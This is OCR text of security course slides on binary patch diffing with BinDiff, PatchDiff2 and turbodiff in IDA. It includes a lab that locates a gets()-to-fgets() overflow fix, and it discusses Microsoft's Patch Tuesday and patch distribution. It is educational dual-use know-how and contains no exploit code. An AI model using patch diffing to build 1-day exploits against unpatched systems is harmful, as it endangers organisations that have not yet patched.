
- Assembly View

- Graphical View



Diaphora (3)


The top image shows you a snippet of the assembly view of a diffed function, and the bottom image shows you the graphical view.



Module Summary


In this module, we skimmed the surface of the power associated with diffing tools such as BinDiff, turbodiff, DarunGrim 2, and PatchDiff2. IDA Pro is a complex, invaluable tool to aid in reverse engineering and patch diffing. The diffing plugins save countless hours associated with determining the differences between two versions of a binary.

Like most things, the best method to learn the tools is to use them. Starting out with simple projects eases the difficulty associated with reverse engineering patches and other binaries. Practice is the best method to improve your skills. It is recommended and will be recommended several more times that you save copies of Microsoft patches, or other patches of interest, as they are released. There are more patches released than any one person can keep up with, so it makes sense to collect them for later analysis as they are distributed.



Basic Diffing


In this exercise, we walk through a basic diff.



Exercise: Basic Diffing


In this exercise, you take the display_tool binary from section 1 and diff it against a patched version. The programs are both available in your 760.3 folder, as well as the /home/deadlist directory on your Kubuntu Precise Pangolin VM. Your objective is to install the patch diffing tool you want to use for this section's exercises and to diff the display_tool binary against the patched display_tool2 binary, locating the patched vulnerability.

The recommended tool is BinDiff. If you use a licensed copy of IDA 6.1 or later but do not have BinDiff, use PatchDiff2. If you have neither a licensed copy of IDA nor BinDiff, you must use the IDA Freeware Version 5.0 with turbodiff. Instructions follow. (Note: If you have brought DarunGrim 3 with you and have it up and working, you may use this tool; however, it is not supported by the course, so your results may vary.) If you want to use a tool such as Diaphora, that is okay as well. To avoid overcomplicating the course and labs, it is best not to have you install a large number of tools that can accomplish the same tasks.



Exercise: BinDiff Setup

BinDiff is simple to install because it places everything into the appropriate directories for you. Simply run the setup file that you received after downloading the tool. You must have a licensed copy of IDA installed. If it installed properly, open up IDA and press Ctrl-6. You should get a pop-up like the one on the slide.



Exercise: PatchDiff2 Setup


There are two versions of PatchDiff2 provided in your 760.3 folder. The ZIP file titled "patchdiff2.0.10a.zip" is for IDA 6.1 or 6.2. The version patchdiff2-IDA6_3win.zip is for IDA 6.3 and 6.4. As newer versions of IDA come out, it may have to be recompiled. You must have a licensed copy of IDA to use PatchDiff2 because it requires the capability to save databases and open multiple databases concurrently. After you unzip the file, you find two main files: patchdiff2.plw for 32-bit IDA and patchdiff2.p64 for 64-bit IDA. Copy over the patchdiff2.plw file to your C:\Program Files (x86)**IDA 6.4**\plugins folder. Note that if you run a different version of IDA, you must adjust the path.

After you have copied over the .plw file, start up IDA and load a binary or previously created IDA database file. Press Ctrl-8 to bring up the PatchDiff2 pop-up, which asks you to select a file to diff against. If this happens, PatchDiff2 is working properly.

Exercise: turbodiff Setup


Perform this step only if you do not have a licensed copy of IDA

- If you haven't already done so, install IDA Freeware Version 5.0 from your 760.3 folder
- Unzip the turbodiff_1.01b_r2_ida_free_5.rar file from your 760.3 folder
  - Copy the turbodiff.plw file to your C:\Program Files (x86)\IDA Free\plugins folder
  - Copy the turbodiff.cfg file to your C:\Program Files (x86)\IDA Free\cfg folder
  - Press Ctrl-F11 to ensure the turbodiff pop-up box appears



Exercise: turbodiff Setup


To run turbodiff, you must install IDA Freeware Version 5 in your 760.3 folder. The executable is called idafree50.exe. After you install the free version of IDA, unzip the turbodiff_1.01b_r2_ida_free_5.rar file. Several files are in the extracted folder. The only ones you need to copy are the turbodiff.plw file, which goes in the C:\Program Files (x86)\IDA Free\plugins folder, and the turbodiff.cfg file, which goes in the C:\Program Files (x86)\IDA Free\cfg folder. After you copy the files over, start up IDA Pro Free. Load a binary, or a previously saved IDA database file, and press Ctrl-F11. You may also go through the Edit, Plugins menu option. The turbodiff pop-up box should appear on the screen, as shown in the slide. This means turbodiff is working.



Exercise: Loading the Binaries

Following are simple instructions:

1. Create a folder and copy over the display_tool and display_tool2 binaries from your 760.3 folder.
2. Open the version of IDA you use that has the working patch diffing tool.
3. Open the display_tool binary in IDA and let it perform its auto-analysis.
4. Save it and open the display_tool2 binary.
5. You should now have one IDB file for each binary in its folder.



Exercise: Perform the Diff


At this point, you want to perform the diff. Open the display_tool.idb file with IDA. Bring up whichever diffing tool you use. Follow these instructions, depending on your diffing tool:

- Press Ctrl-6 for BinDiff, click Diff Database, select the display_tool2.idb file, and click Open.... ***Continue to the BinDiff slide on the next page.
- Press Ctrl-8 for PatchDiff2, select the display_tool2.idb file, and click Open.... ***Continue to the PatchDiff2 slides just past the BinDiff slides.

- For turbodiff:
  - Press Ctrl-F11, select the option "take info from this idb," and click OK twice.
  - Load the display_tool2.idb file in IDA and repeat the previous step.
  - Press Ctrl-F11, select the option "compare with ...," and choose the display_tool.idb file. Click Open and then OK on the next pop-up. ***Continue to the turbodiff slides just past the BinDiff and PatchDiff2 slides.

Exercise: BinDiff Results (1)

- Click the Matched Functions tab and sort by similarity
- The get_Name function is the only one showing any changes with a similarity of 0.71




- With get_Name highlighted, press Ctrl-E to bring up the visual diff

Exercise: BinDiff Results (1)

Click the Matched Functions tab, which shows up after the diffing is complete. Sort based on similarity, bringing any changed functions to the top. As you can see on the slide, the only function showing changes is the get_Name() function, with a similarity of 0.71. Click the get_Name line and press Ctrl-E, or right-click and select View Flowgraphs. This brings up the visual diff display.

Exercise: BinDiff Results (2)

- The following results appear




Exercise: BinDiff Results (2)

This screen capture is part of the BinDiff Visual Diff display. Both versions of the function are similar, with the main code changes highlighted on the right. We can see that data is read from standard-in (stdin) and bounds checking is applied at 0x14, or 20 bytes. We also see that the fgets() function is called rather than the gets() function, which does not provide bounds checking.

In this simple example of a binary diff, we can easily find the code changes that were applied to patch the vulnerability.

Exercise: PatchDiff2 Results (1)

- The Matched Functions tab does not show any results. Click Identical Functions




- With get_Name highlighted, press Ctrl-E to bring up the visual diff
- You will get different results with the tools at times

Exercise: PatchDiff2 Results (1)

Click the Matched Functions tab, which shows up after the diffing is complete. Notice that there are no results. Some tools have different results. This doesn't mean that PatchDiff2 failed to detect code changes; it simply means that it did not detect enough of a change to place the result on the Matched Functions tab. Click the Identical Functions tab and note that the get_Name() function is listed. Click the get_Name line and press Ctrl-E. This brings up the Display Graphs display.

Exercise: PatchDiff2 Results (2)

- The following results appear




Exercise: PatchDiff2 Results (2)

This slide is a screen capture of part of the PatchDiff2 Display Graphs display. It detected the code changes noted by the block color. Both versions of the function are similar, with the main code changes highlighted on the right. You can see that data is read from standard-in (stdin) and bounds checking is applied at 0x14, or 20 bytes. You also see that the fgets() function is called rather than the gets() function, which does not provide bounds checking.

In this simple example of a binary diff, you can easily find the code changes that were applied to patch the vulnerability.

Exercise: turbodiff Results (1)

- The turbodiff pop-up window shows that get_Name is suspicious ++




- Double-click the get_Name() function

Exercise: turbodiff Results (1)

On this slide is the turbodiff pop-up that shows up after the diffing is complete. Sort the category column, bringing any changed functions to the top. As you can see on the slide, a couple of functions show up as "suspicious" with the get_Name() function showing "suspicious ++." Double-click the get_Name line. This brings up the visual diff display.

Exercise: turbodiff Results (2)


- The following results appear



Exercise: turbodiff Results (2)


This slide is a screen capture of part of the turbodiff visual diff display. Both versions of the function are similar, with the main code changes highlighted on the right. You can see that data is read from standard-in (stdin) and bounds checking is applied at 0x14, or 20 bytes. You also see that the fgets() function is called rather than the gets() function, which does not provide bounds checking.

In this simple example of a binary diff, you can easily find the code changes that were applied to patch the vulnerability.



Exercise: Diffing display_tool - The Point

The point of this exercise was to work through a simple example of a patched vulnerability.



Microsoft Patches

In this module, we briefly walk through the Microsoft patch management process and the methods used to extract patches for reversing. We discuss the primary methods in which Microsoft releases patches and how they are commonly deployed. We then look at the methods used to obtain individual patches for examination, including extraction on various operating systems.

Patch Tuesday

- Microsoft usually releases patches on the second Tuesday of each month
- An effort to help simplify the patching process
  - Random patch releases caused many users to miss patches
  - However, waiting up to 30 days for the next patch has security concerns
- Emergency patches are released out-of-cycle
- Many exploits released in the days following

Patch Tuesday

Sometime in 2003, Microsoft started its "Patch Tuesday" process. This came after many complaints from users and administrators who stated that it was difficult to keep up with patching their systems when it was unknown as to when patches would be released. The patches were released by Microsoft as they were approved. Users and administrators had to be constantly ready to handle the release of new patches. It is now well known that on the second Tuesday of each month, Microsoft will release patches, both security-related and functionality or maintenance-related. The idea was that it would simplify the patching process for most organizations. Advanced alerts are sent out from Microsoft to inform and prepare users of the nature of each patch. Most organizations have adapted to the idea of "Patch Tuesday" and have a process in place to test patches, followed by deployment out to their systems. There are many services available to assist with patch deployment, from automatic updates on each Microsoft OS to Windows Server Update Service (WSUS) servers helping with large-scale patch management and deployment. Third-party applications are also available for patch management and deployment. Windows 10 can be supported with Windows Update for Business (WUB).

There are concerns around the waiting period in between patch releases from Microsoft. It is no secret that many exploit developers wait for patches to be released so that they can compare the patched version of a function or library to that of the unpatched version. Tools such as IDA Pro and BinDiff can quickly locate changes to the code. An experienced reverse engineer can locate the vulnerability within the unpatched code and write programs to reach the location within the affected program. This results in the release of cutting-edge exploits, which often prove lucrative to an attacker because many organizations do not quickly patch their systems. Exploits are sometimes released the following day after a patch is deployed by Microsoft. There is also the issue around attackers intentionally waiting until the day after Patch Tuesday to release new, unknown exploits, knowing that systems will likely not be patched for up to 30 more days. Microsoft does occasionally release out-of-band patches for critical updates; however, often systems are left unpatched for weeks. Workarounds are often provided, but this is only a temporary fix and is not always practical. Patch diffing is not only used by the bad guys. Those working for organizations often reverse engineer patches to determine the effect to the organization of patch application or to determine the impact of the vulnerability. Intrusion Detection System (IDS) signatures can also be developed from a thorough understanding of a vulnerability, as well as developing modules for vulnerability scanning and penetration testing frameworks.

Patch Distribution


- Windows Update
  - Automatic Updates, available in the Control Panel
- Vista, 7, 8, 10, and Server 2008/2012/2016/2019
  - Automatic Updates has expanded functionality
- Windows Server Update Service (WSUS)
  - Enterprise patch management solution
  - Control over patch distribution
- Windows Update for Business (WUB) for Windows 10
- Third-party patch management solutions

Patch Distribution

This slide serves as a simple high-level overview of the Microsoft patch distribution process. Many organizations do not permit end users to connect to Microsoft to obtain patches. Instead, a centralized enterprise patch management process controls patch distribution. The reasoning behind such a solution ranges from system consistency, to security, to application stability. The ability for each user to connect at any time to the Microsoft update site and install desired patches renders the system builds to be highly inconsistent. Some patches have even been known to introduce new vulnerabilities. Other patches have been known to cause applications to break or behave differently than when the patch was not installed. All these issues make it desirable to control the distribution and installation of patches on end-user systems and servers.

Automatic Updates has been installed by default on Windows systems since Windows ME, XP, and Windows 2000 Server. Automatic Updates can be used to check for updates; check for updates and download them; or check for updates, download, and install them. Enterprise patch management often takes advantage of Windows Server Update Service (WSUS) servers to communicate directly with Microsoft update servers. Updates can be scheduled and sent directly to the WSUS servers over HTTP or HTTPS. Administrators then have the ability to first test the patches prior to deployment. Automatic updates on each end-user system can be configured to communicate only with the enterprise WSUS servers. Administrators can select which patches they want pushed out and when. They also have the ability to set whether a patch can be deferred by the user and how soon a reboot is required, if applicable. Windows Update for Business (WUB) is available starting with Windows 10. Update deferral is more limited, and Microsoft sees it as more of a constant stream of updates that should be installed as soon as possible. Check out SANS SEC505, "Securing Windows and 